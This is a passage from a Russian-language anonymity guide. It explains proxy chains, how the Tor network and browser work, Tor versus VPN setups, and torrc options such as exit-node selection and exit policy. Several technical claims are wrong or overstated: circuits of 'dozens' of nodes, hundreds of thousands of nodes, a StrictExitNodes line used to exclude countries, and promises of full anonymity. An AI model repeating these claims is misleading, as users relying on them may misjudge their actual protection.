Можно еще использовать специальный софт. Например, прогу CPconnect (адрес без проблем найдешь в Интернете), но в ней нет ничего особенного и принцип тот же – вводишь несколько адресов прокси и целевой сайт.

Использовать цепочки прокси можно, но довольно неудобно. Представь ситуацию, когда ты сформировал цепочку до сайта www.xakep.ru, а на этом сайте есть ссылка на другой сайт, которая открывается в новом окне.

Соединение с новым сайтом пойдет уже напрямую без всяких прокси. Анонимность будет потеряна. Поэтому гораздо удобнее использовать браузер Tor, который мы рассмотрим в следующем разделе. Прежде, чем мы начнем разбираться с Tor, нужно уяснить два факта:

1. Tor – бесплатный браузер, в отличие от VPN-сервисов, которые практически все платные, Tor был, есть и будет бесплатным. За ним не стоит какая-либо компания, собирающая все данные о тебе.
2. Загружать Tor нужно только с сайта https://www.torproject.org/. На всех остальных сайтах, какими бы "плюшками" тебя не заманивали, загружать Tor нельзя, поскольку нет уверенности, какие еще изменения (кроме тех самых "плюшек") внесли в браузер – может, он отправляет все твои данные, пароли прямо в … ну ты сам догадался!

11.3. Проект Tor

11.3.1. Что такое Tor

Tor – это одновременно браузер (компьютерная программа) и сеть, на основе которой он работает. Название является сокращением от *The Onion Router* (англ. *луковичный маршрутизатор*). Луковичной эту сеть назвали потому, что в ней задействовано несколько слоев шифрования, защищающих онлайн-конфиденциальность пользователей, как несколько слоев в луковице окутывают сердцевину. Главная задача Tor Browser – скрытие следов пользователя в Интернете. За счет этого можно работать в сети полностью анонимно.

Tor – это не VPN-сервис и не браузер со встроенным модулем VPN, как многие считают. Для еще большей защиты можно использовать и Tor, и VPN. Или же торифицировать весь свой трафик, но не факт, что все сетевые программы будут работать в этом случае корректно. Важно сейчас понимать, что вот ты загрузил и запустил Tor. Все, что ты делаешь в браузере Tor – конфиденциально. Все что ты делаешь в любой другой сетевой программе (другой браузер, Skype, Viber и т.д.) – нет. Если же торифицировать трафик, то есть направить весь свой трафик через Tor, анонимность будет обеспечиваться, но тоже не полностью – все зависит от данных, которые ты предоставил программам, которые будут работать через Tor. Например, если ты в Skype указал свои имя и фамилию, привязал его к своему номеру телефона, то без разницы, как он будет работать – через Tor или нет – анонимности

уже не будет. Далее мы об этом еще поговорим. Использовать Tor – просто. Гораздо сложнее – использовать его правильно.

Браузер Tor создавался по заказу военно-морских сил США, его задачей была защита переговоров во время разведывательных операций. Сейчас же Tor – это некоммерческая организация, занимающаяся исследованиями и созданием инструментов конфиденциальности и анонимности в Интернете.

11.3.2. Как работает браузер Tor

Для работы с Tor нужно скачать и установить Tor Browser – собственно браузер, настроенный на работу с одноименной сетью. Им нужно пользоваться вместо Chrome, Firefox или любого другого браузера, который ты обычно использовал. Все, что ты делаешь через браузер Tor, не видно для правительств, хакеров и рекламщиков.

Все твои данные собираются в зашифрованные пакеты еще до того, как они попадут в сеть Tor. Далее Tor убирает часть заголовка пакета, в котором содержатся сведения об источнике, размере, месте назначения и времени – то есть все, что можно использовать для идентификации отправителя (то есть тебя).

Затем браузер Tor шифрует оставшуюся информацию, что невозможно при обычном интернет-подключении. Наконец, зашифрованные данные пересылаются через множество серверов, выбранных случайным образом (через цепочку Tor).

Каждый из серверов расшифровывает и снова зашифровывает только те данные, которые необходимы для определения, откуда был получен пакет, и для дальнейшей передачи данных. Таким образом достигается анонимность.

Зашифрованные адресные слои, которые используются для анонимизации пакетов данных, пересылаемых через сеть Tor, похожи на слои лука. Именно отсюда и берет свое название эта сеть. Ниже приведена иллюстрация, которая довольно точно изображает принцип работы сети и браузера Tor, хотя и несколько упрощенно (рис. 11.3). Эта картинка из официальной документации Tor – мы ничего не добавили, не убрали и не извратили. Красной пунктирной линией помечены незашифрованные данные, все остальное – зашифровано. По сути, не шифруется только отрезок между выходным узлом (ExitNode) – последним узлом в цепочке Tor, и компьютером назначе-

ния. Если направить на компьютер назначения зашифрованные данные, то он не сможет их расшифровать, поскольку ничего не знает ни о Tor, ни о его шифровании. Для него все выглядит так, как будто бы к нему обращается непосредственно ExitNode.




Рис. 11.1. Принцип работы Tor

Вот что нужно знать о Tor:

- Администратор твоей сети (или администратор провайдера) не сможет узнать, какие данные ты передаешь, поскольку данные передаются в зашифрованном виде;
- Администратор твоей сети не сможет узнать, какой узел ты посещаешь, поскольку вместо интересующего тебя узла (facebook.com) твой комп формально будет обращаться к одному из узлов сети Tor — ничем не примечательному узлу с непонятным доменным именем. Тем более что при каждом новом подключении к Tor первый узел цепочки будет другим;
- Если администратор сети заблокировал доступ к интересующему тебя сайту (facebook.com) на брандмауэре, ты сможешь обойти это ограничение, поскольку фактически твой компьютер подключается к совершенно другому узлу (к узлу цепочки Tor). Запрещать доступ к этому узлу нет смысла, так как при следующем подключении к Tor или при принудительной смене цепочки узел входа в Tor будет изменен;
- Удаленный узел "увидит" только IP-адрес последнего узла цепочки, твой IP-адрес будет скрыт;

- Теоретически перехват данных возможен на последнем участке пути — от последнего узла цепочки Tor до удаленного узла. Но для этого нужно отследить всю цепочку Tor, что технически сделать очень сложно, поскольку она может состоять из десятков узлов. Если же получить доступ к удаленному узлу, то все равно нельзя будет понять, кто есть кто, поскольку для этого нужно знать как минимум точку входа и точку выхода сети Tor.

При подключении к сети Tor для твоего компа определяется точка входа (выбирается случайный узел из сотен тысяч узлов Tor), "тоннель" и точка выхода — то есть строится цепочка. В процессе работы с сетью иногда возникает необходимость сменить цепочку — это можно сделать без перезагрузки программного обеспечения (позже будет показано, как), что делает работу с сетью максимально комфортной.

Смена цепочки может понадобиться в двух случаях:

1. Когда нужно сменить конечный IP-адрес (например, чтобы получить IP-адрес, относящийся к определенной стране или городу);
2. Когда полученная цепочка оказалась довольно медленной. Можно создать другую цепочку — вдруг она окажется быстрее?

Проект Tor кроссплатформенный. Это означает, что клиенты для подключения к Tor есть для Windows, Linux и MacOS. Скачать программное обеспечение для настольных систем абсолютно бесплатно можно по адресу:

https://www.torproject.org/

Нужно отметить, что Tor полностью бесплатный – не нужно никому платить ни за передаваемый трафик, ни за программное обеспечение. В этом его главное и принципиальное отличие от VPN-сервисов. Но и еще одно не менее важное отличие – при каждом подключении к Tor выбирается другая цепочка – другой узел входа и другой узел выхода (хотя в конфигурационных файлах Tor можно изменить это поведение). При использовании VPN-сервисов сервер у тебя будет один, максимум – несколько штук. При желании можно полностью тебя идентифицировать и выяснить, кому и какие данные ты передаете (конечно, если дело дойдет до международного скандала). В случае с Tor такая задача существенно усложняется. Так как цепочку передачи данных можно менять совершенно свободно – хоть каждые несколько минут.

11.3.3. Кто и зачем использует Tor?

Tor скрывает твою настоящую личность за счет переноса трафика на различные Tor-серверы. Это дает полную анонимность и безопасность от всех, кто попытается отследить твои действия (будь то правительство, хакеры или рекламодатели).

Tor – это своего рода ворота в скрытый Интернет (Deep Web, Dark Web). Пусть тебя не пугает это название. Как ни странно, на долю скрытого интернета приходится львиная доля всей сети. Речь идет просто о сайтах, которые не проиндексированы ни одной поисковой системой. Представь себе айсберг. Его верхушка проиндексирована поисковыми системами, а подводная часть и есть скрытая часть сети.

Многие такие сайты были случайно пропущены поисковыми системами, а некоторые специально избегали контакта с поисковиками. Ярким примером сайтов второго типа являются различные онлайн-магазины наркотиков и оружия. Но Tor нужен не одним лишь киберпреступникам. Он очень популярен среди журналистов, правозащитников и пользователей из стран с интернет-цензурой. Для всех таких людей очень важна анонимность в сети.

Tor не просто скрывает интернет-активность пользователя, но и дает возможность обойти блокировки. Например, с Tor работал Эдвард Сноуден.

11.3.4. Что лучше VPN или Tor?

Существует два альтернативных подхода к шифрованию передаваемого по сети трафика – VPN-сервисы и Tor. Какой способ выбрать?

Ничего не остается, как сравнить эти два способа. Преимущества VPN:

- Удобство использования. Некоторые VPN-сервисы предоставляют собственные VPN-клиенты, которые практически не нужно настраивать. Нужно только запустить их и наслаждаться зашифрованной передачей данных.
- Весь трафик, генерируемый вашим устройством, будет зашифрован. При этом пользователю не нужны права *root*. В случае с Tor нужны права *root* для запуска прозрачной проксификации (режим VPN). В противном

случае будет шифроваться трафик приложений, поддерживающих Orbot, трафик остальных приложений шифроваться не будет.

- Высокая скорость доступа. Скорость доступа к Интернету через VPN-сервис будет немного ниже, чем скорость обычного доступа к Интернету, но все же будет на довольно высоком уровне.

На этом преимущества VPN-сервисов заканчиваются и начинаются недостатки:

- Не всегда есть собственные VPN-клиенты и не все клиенты поддерживают все распространенные протоколы. Хорошо, что все VPN-сервисы поддерживают протокол PPTP, который поддерживает встроенный VPN-клиент Android.
- Доступ к VPN-серверам платный и не все предоставляют тестовый доступ. Сначала – деньги, вечером – стулья.
- В большинстве случаев выбор точек присутствия ограничен. Как правило, можно выбрать сервер из США, Канады и нескольких европейских стран. Российские и украинские VPN-серверы из соображений конфиденциальности данных использовать нельзя – при малейшем подозрении вся информация о вас будет передана куда нужно. Поэтому в этой книге рассматриваются только зарубежные серверы. Даже если кто-то сильно захочет узнать, что пользователь делал в Интернете и кому что передавал, международная бюрократия даст огромную фору во времени.
- Вся активность пользователя протоколируется и хранится на серверах VPN-сервиса несколько лет. Выводы делай сам. По сути, это и есть самый значительный недостаток коммерческих VPN-сервисов.

Теперь рассмотрим преимущества Tor:

- Самое огромное преимущество сети Tor – это то, что это свободный проект, узлами сети Tor выступают машины энтузиастов, и никакая информация о твоей активности не записывается. К тому же каждый следующий узел в цепочке Tor не знает о тебе ничего, кроме того, что данные пришли с предыдущего узла. Проследить цепочки Tor очень сложно с технической точки зрения.
- При включенной прозрачной проксификации через Tor могут работать любые сетевые приложения.
- Сеть Tor абсолютно бесплатная, никому ничего платить не нужно.

- Огромный выбор точек присутствия. В каждой стране есть узлы Tor и можно выбрать выходной узел с любым нужным IP-адресом.

Недостатки у Tor тоже есть:

- Не очень высокая скорость доступа. С каждым годом ситуация становится лучше, так как увеличивается пропускная способность каждого Tor-узла.
- Чтобы заработала прозрачная проксификация в Android, нужны права *root*. Их получение не всегда оправдано. Без прав *root* с Orbot (Tor) будут работать только определенные приложения, "заточенные" под Tor. А таковых совсем мало. Если, конечно, тебе нужен только браузер, то это совсем не проблема.

Учитывая все сказанное, наиболее оптимальный выбор – Tor, даже не смотря на некоторые проблемы с прозрачной проксификацией. При желании и необходимости в еще большей анонимности, можно использовать Tor и VPN вместе.

11.3.5. Tor и VPN

Браузер Tor и VPN можно использовать одновременно, хотя придется немного повозиться с настройками. Есть две схемы: VPN через Tor и Tor через VPN. В каждом случае настройки конфиденциальной работы сильно отличаются.

Мы не будем вникать во все подробности (тебе этого и не нужно), но основные моменты поясним. А пока отметим важный факт: как бы ни настроить подключение, Tor и VPN вместе сильно замедляют скорость передачи данных. Такова плата за повышенную приватность работы в Сети. Хотя нужно отметить, что в последнее время, существенно выросла скорость работы, как VPN-соединений, так и сети Tor, так что замедление, разумеется, будет, но все будет в пределах нормы.

Tor через VPN

Принцип такой. Ты запускаешь VPN-соединение, а потом уже запускаешь Tor. То есть Tor будет работать через VPN. Цепочка будет выглядеть так:

Твой комп > VPN > Tor > Интернет

Преимущество такого способа в том, что провайдер не увидит, что ты используешь Tor (некоторые провайдеры умеют блокировать Tor), хотя он увидит, что ты используешь VPN. Но при этом сам Tor не увидит твой IP-адрес при входе в сеть Tor, что можно считать дополнительной мерой безопасности. В свою очередь, VPN-провайдер не увидит, что вы делаете, поскольку все будет зашифровано сетью Tor, что тоже преимущество на фоне того, что провайдеры логгируют все действия пользователей.

Недостаток в том, что VPN-сервис увидит твой настоящий IP-адрес. Некоторые VPN-сервисы (NordVPN, Privatoria, TorVPN) имеют настройки для создания подключений типа Tor-through-VPN. Это хорошо, но использование браузера Tor, обеспечивающего сквозное шифрование, все равно лучше.

VPN через Tor

При использовании VPN чрез Tor цепочка выглядит так:

Твой комп > Tor > VPN > Интернет

Этот тип подключения безопаснее первого, он обеспечивает практически полную анонимность и конфиденциальность работы в Интернете.

Однако существует всего два VPN-сервиса, поддерживающих такие подключения, а именно AirVPN и BolehVPN. Если тебя не смущает столь малый выбор, то VPN через Tor – более предпочтительный вариант.

Во-первых, VPN-сервис не знает твой настоящий IP-адрес, а видит лишь IP-адрес точки выхода из сети Tor. Если ты забрался так далеко, то стоит платить за VPN лишь с помощью биткоинов и только через браузер Tor. В таком случае у VPN-сервиса не будет ни единой зацепки, по которой тебя можно идентифицировать, даже если сервис ведет логи.

Другой однозначный плюс – защита от опасных точек выхода из сети Tor (спасибо VPN-сервису, который шифрует твои данные).

Этот метод позволяет обойти любые блокировки точек выхода сети Tor, с которыми можно столкнуться, используя подключение типа Tor через VPN.

Если ты не хочешь возиться с настройкой подключения VPN через Tor, ты всегда можешь подключиться по схеме Tor через VPN. Для этого нужно подключиться к VPN-сервису, а затем запустить браузер Tor.

11.3.6. Использование браузера Tor в Windows

Чтобы начать использовать Tor, нужно скачать браузер Tor. Это особым образом настроенный браузер Firefox. После загрузки нужно установить Tor как обычную программу. Ярлык будет создан на рабочем столе автоматически, можно переместить его на панель задач для большего удобства. Tor устанавливается как обычная программа и не требует каких-либо специальных знаний.

Щелкнув по ярлыку, появится диалоговое окно с двумя вариантами: подключаться сразу (кнопка **Connect**) или сначала настроить прокси (кнопка **Configure**). Если ты хочешь настроить соединение типа VPN через Tor (либо подключаешься через прослушиваемую или цензурируемую сеть), нужно выбрать второй вариант и настроить все вручную.

Работая через браузер Tor, первым делом нужно убедиться, правильно ли он работает. Для этого достаточно зайти на любой сайт, показывающий IP-адрес посетителя (например, на myip.ru). Если ты не увидишь свой собственный IP-адрес, все в порядке!

Использовать браузер Tor очень просто – введи нужный тебе URL и работай, как обычно (рис. 11.2). Поисковые машины не очень любят Tor (по понятным причинам, ведь они теряют свои деньги на тартетированной рекламе), поэтому могут быть проблемы с поиском информации в том же Google. Можно использовать любую другую поисковую систему, которая более лояльна к Tor или же вводить адреса сайтов напрямую, а не выбирать из результатов поиска.

Несколько рекомендаций по безопасному использованию Tor:

- Не посещай сайты, у которых нет HTTPS-версии, а есть только Tor – это лишь инструмент маршрутизации трафика, шифрующий весь трафик внутри сети Tor. Трафик, исходящий из сети, уже не шифруется! Это делает тебя уязвимым, когда твой трафик попадает на точки выхода, ведь там он дешифруется. Поэтому нужно постоянно использовать методы и средства сквозного шифрования (SSL или TLS) и посещать лишь сайты,

использующие протокол HTTPS. Не лишним будет использовать плагин HTTPS Everywhere.

- Не качай торренты через Tor. Эта сеть не создавалась для обмена файлами по стандарту peer-to-peer (точка-точка). Скорее всего, на многих точках выхода все это будет заблокировано. Использование трафика типа P2P замедляет скорость работы в сети Tor других пользователей и угрожает твоей анонимности (клиенты BitTorrent отправляют твой IP-адрес трекерам и пирам BitTorrent).
- Не указывай свой основной адрес электронной почты. Как сказал один умный человек, "использовать Tor и указывать свой основной почтовый адрес – это все равно, что прийти на маскарад в маске и с бейджиком, на котором написано твое имя". Лучше всего создать почтовый ящик на одном из анонимных почтовых сервисов вроде tuta.io. Разумеется, это следует делать только после подключения к сети Tor, а не до этого (рис. 11.3).
- Не используй Google. Эта поисковая система печально известна тем, что собирает сведения о поведении пользователей и результаты их поисковых запросов, чтобы увеличить собственную выручку. Вместо Google лучше использовать DuckDuckGo.




Рис. 11.2. Браузер Tor




Рис. 11.3. Сайт tuta.io

На рис. 11.4 изображено меню браузера Tor. Оно отличается от стандартного меню Firefox, в нем есть два новых пункта:

- **New Indentity** – создать новую личность. Стирается вся информация о тебе, в том числе какие сайты ты посещал, установленные Cookies, создается новая цепочка узлов Tor. В общем, начало с чистого листа. Что-то вроде быстрого перезапуска браузера Tor.
- **New Tor Circuit for this Site** – позволяет создать новую цепочку узлов Tor для текущего сайта, но при этом не стирается личность пользователя. Если ты был залогинен на сайте, то выход не будет произведен, но с большей долей вероятности будет сменен твой IP-адрес. Как это перенесет сайт, зависит только от него. Подобная команда может быть использована, если нужно просто сменить цепочку узлов, например, когда соединение работает медленно, и ты не хочешь уходить с сайтов, а просто хочешь, чтобы соединение работало быстрее. Есть вероятность, что будет выбрана более быстрая цепочка.




Рис. 11.4. Меню браузера Tor

Примечание. Не устанавливай русский язык для браузера Tor. Использование английской версии браузера – это дополнительная маскировка на посещаемых сайтах!

11.3.7. Тонкая настройка Tor

Установка выходных узлов

При использовании VPN или анонимного прокси есть возможность выбрать сервер, находящийся в определенной стране. Например, некоторые немецкие каталоги запчастей не позволяют войти с русского IP-адреса. Нужен местный – немецкий. В VPN это делается путем выбора локации сервера в Германии. А как же Tor?

В Tor также можно выбрать расположение выходного узла. Для этого открой файл torrc (если ты не сменил папку по умолчанию, он будет находиться в папке C:\Tor Browser\Browser\TorBrowser\Data\Tor) в любом текстовом редакторе (Блокнот, Atom, Notepad2) и добавь в его конец две строчки:

```
ExitNodes {DE}
StrictExitNodes 1
```

В скобках нужно указать код страны, например, DE для Германии, US – для США и т.д. Вторая строчка говорит Tor, что выходные узлы должны быть строго из этой страны. Если вторую строчку не указать, Tor может в некоторых случаях проигнорировать требование ExitNodes.

> **Примечание.** StrictExitNodes 1 – указание в случае недоступности выбранного сервера не пытаться подключиться к другому, а выводить ошибку.

Если необходимо задать несколько стран, то перечисли их через запятую:

```
ExitNodes {US},{DE},{RU}
StrictExitNodes 1
```

Иногда есть обратная задача. Задать страну, через которую нельзя выходит "в мир". То есть Tor может использовать выходные узлы из любой страны, кроме заданной. В этом случае используй просто один параметр StrictExitNodes:

```
StrictExitNodes {MD},{KZ}
```

В этом случае мы не хотим, чтобы наши выходные узлы были из Молдовы и Казахстана. После внесения изменений перезапусти Tor.

Фиксирование входных узлов

Аналогично фиксируется и входной узел:

```
EntryNodes <имя узла>
StrictEntryNodes 1
```

Есть еще одна полезная настройка из этой серии – TrackHostExits фиксирует выходной узел (host) для заданных доменов, что позволяет сохранять сессию для тех серверов, которые проверяют IP клиентов. Синтаксис записи такой:

```
TrackHostExits host,.domain,...
```

Исключение подозрительных узлов

Стать членом сети Tor и развернуть собственный узел Tor может кто угодно, в том числе наши доблестные правоохранительные органы. К счастью, Tor может решить эту проблему – в настройках можно задать, через узлы из каких стран не должны проходить твои данные:

```
ExcludeNodes {ru}, {ua}, {by}
```

Теперь, если пытливые ребята с серенькими глазками в РФ или РБ додумаются сделать подставной Tor-сервер и попытаются прослушивать выходные данные, то мы никак не сможем попасть на такой сервер.

> **Примечание.** Есть полезное свойство файла torrc – это комментарий. Tor не выполняет строки в файле torrc если строка начинается с символа "#". Благодаря комментариям вы можете хранить в файле torrc заготовки, и при необходимости быстро включать их, убрав "#".

Запрещаем использовать комп в качестве выходного узла

Представь себе: к тебе врываются ребята с трехбуквенными надписями на спинах и пытаются обвинить тебя во всех смертных грехах, а ты ничего не делал! Кто-то сделал все за тебя, а твой комп просто был выходным узлом.... В общем, чтобы такого не произошло, добавь в torrc строчки:

```
ExitPolicy reject *:* # no exits allowed
ExitPolicy reject6 *:* # no exits allowed
```

Они запрещают использовать наш сервер в качестве точки выхода (Exit Node) трафика. В противном случае, Tor будет пытаться использовать наш сервер для передачи исходящего трафика сети на внешние серверы. К сожалению, не все используют Tor с благими намерениями, а если трафик покидает Tor через твой сервер, все проблемы и последствия свалятся в том числе и на твою голову.

Установка прокси-сервера в Tor

Добавь следующие строки в конец конфигурационного файла Tor с заменой <адрес прокси> и <номер порта> (а также <логин> и <пароль>, если они есть) на конкретные значения прописываемого http или https прокси-сервера:

```
# Force Tor to make all HTTP directory requests through this host:port (or
# host:80 if port is not set).
HttpProxy <адрес прокси>:<номер порта>

# A username:password pair to be used with HTTPProxy.
HttpProxyAuthenticator <логин>:<пароль>

# Force Tor to make all TLS (SSL) connectinos through this host:port (or
# host:80 if port is not set).
HttpsProxy <адрес прокси>:<номер порта>

# A username:password pair to be used with HTTPSProxy.
HttpsProxyAuthenticator <логин>:<пароль>
```

После правки и сохранения файла torrc необходимо перезапустить Tor. Для проверки настроек можно Tor-анализатор (зайти на http://check.torproject.org).

Другие параметры конфигурационного файла

Таблица 11.1 содержит различные полезные параметры конфигурационного файла Tor.

Таблица 11.1. Параметры конфигурационного файла Tor

Параметр	Описание
EntryNodes nickname,nickname,..	Список серверов, которые предпочтительно использовать в качестве "входных" для установления TCP/IP-соединения с узловой цепочкой маршрутизаторов Tor, если это возможно
ExitNodes nickname,nickname,...	Список серверов, которым предпочтительно отводить роль замыкающего звена в узловой цепочке маршрутизаторов Tor, если это возможно
ExcludeNodes nickname,nickname,..	Список узлов, которые вовсе не следует использовать при построении узловой цепочки
StrictExitNodes 0|1	Если установлено в 1, Tor не будет использовать какие-либо узлы, кроме тех, которые присутствуют в списке выходных узлов в качестве посредников, устанавливающих соединение с целевым хостом и, соответственно, являющихся своеобразным замыкающим звеном в цепочке узлов
StrictEntryNodes 0|1	Если данному параметру присвоено значение 1, Tor не будет использовать какие-либо узлы, кроме тех, которые присутствуют в списке входных узлов для подключения к сети Tor
FascistFirewall 0|1	Если данному параметру присвоено значение 1, Tor при создании соединения будет обращаться исключительно на Луковые Маршрутизаторы, у которых для осуществления подключения открыты строго определенные номера портов, с которыми позволяет устанавливать соединение твой файрволл (по умолчанию: 80-й (http), 443-й (https), см. FirewallPorts). Это позволит Tor, запущенному на твоей системе, работать в качестве клиента за файрволлом, имеющим жесткие ограничительные политики. Обратное утверждение неверно, поскольку в этом случае Tor не сможет исполнять обязанности сервера, закрытого таким файрволлом

FirewallPorts ПОРТЫ	Список портов, к которым твоей файрволл позволяет подсоединяться. Используется только при установленном значении параметра FascistFirewall. (По умолчанию: 80, 443) (Default: 80, 443)
LongLivedPorts ПОРТЫ	Список портов для сервисов, которые имеют склонность устанавливать особо длительные соединения (к ним относятся преимущественно чаты, а также интерактивные оболочки) Узловые цепочки из маршрутизаторов Tor, которые используют эти порты, будут содержать только узлы с наиболее высоким аптаймом (характерным временем присутствия в сети), с целью уменьшения вероятности отключения узлового сервера от сети Tor до закрытия потока. (По умолчанию: 21, 22, 706, 1863, 5050, 5190, 5222, 5223, 6667, 8300, 8888)
MapAddress адрес:новый_адрес	Когда к Tor придет запрос на указанный адрес, луковый маршрутизатор изменит адрес перед тем, как приступить к обработке запроса. Например, если нужно, чтобы при соединении с www.example.com была использована цепочка узлов Tor с выходом через torserver (где torserver – это псевдоним сервера), используй "MapAddress www.example.com www.example.com.torserver.exit"
NewCircuitPeriod ЧИСЛО	Каждые ЧИСЛО секунд анализировать состояние соединения и принимать решение о том, нужно ли инициировать построение новой узловой цепочки. (По умолчанию: 30 секунд)
MaxCircuitDirtiness ЧИСЛО	Разрешить повторное использование цепочки, в первый раз собранная в определенном составе своих звеньев – самое большее – ЧИСЛО секунд назад, но никогда не присоединять новый поток к цепочке, которая обслуживала данный сеанс в течение достаточно продолжительного времени. (По умолчанию: 10 минут)

NodeFamily псевдоним,псевдоним,...	Именованные сервера Tor (закономерным образом, для повышения степени прозрачности иерархии сети Tor) объединяются в "семейства" по признаку общего или совместного администрирования, так что следует избегать использования любых 2-х из таких узлов, "связанных родственными узами", в одной и той же цепочке анонимных маршрутизаторов Tor. Специальное задание опции NodeFamily может понадобиться только тогда, когда сервер с данным псевдонимом сам не сообщает о том, к какому "семейству" он себя причисляет, что на стороне сервера OR должно быть продекларировано путем указания параметра MyFamily в файле torrc. Допускаются множественные указания этой опции
RendNodes псевдоним,псевдоним,...	Список узлов, которые по возможности желательно использовать в качестве точек рандеву (встречи)
RendExcludeNodes псевдоним,псевдоним,...	Список узлов, которые ни в коем случае не следует использовать при выборе точек рандеву (точек встречи)
SOCKSPort ПОРТ	Известить Tor о том, что на этом порту должны прослушиваться соединения, устанавливаемые приложениями, использующими SOCKS-протокол. Обнулите этот параметр, если Вам вовсе ни к чему, чтобы приложения устанавливали соединения по SOCKS-протоколу посредством Tor. (Значение по умолчанию: 9050)
SOCKSBindAddress IP[:ПОРТ]	Установить привязку к данному адресу для прослушивания запросов на соединение от приложений, взаимодействующих по SOCKS-протоколу. (По умолчанию: 127.0.0.1). Также можно указать порт (например, 192.168.0.1:9100), который, разумеется, на целевой машине должен быть "открыт" посредством соотв. настройки файерволла. Определение этой опции может быть повторено многократно для осуществления одновременной ("параллельной") привязки ко множеству различных адресов/портов

SOCKSPolicy политика,политика,..	Задает политики входа на данный сервер с целью ограничения круга клиентских машин, которым разрешено подключаться к SOCKS порту. Описание этих политик вводится аналогично тому, как это делается для политик выхода (см. ниже)
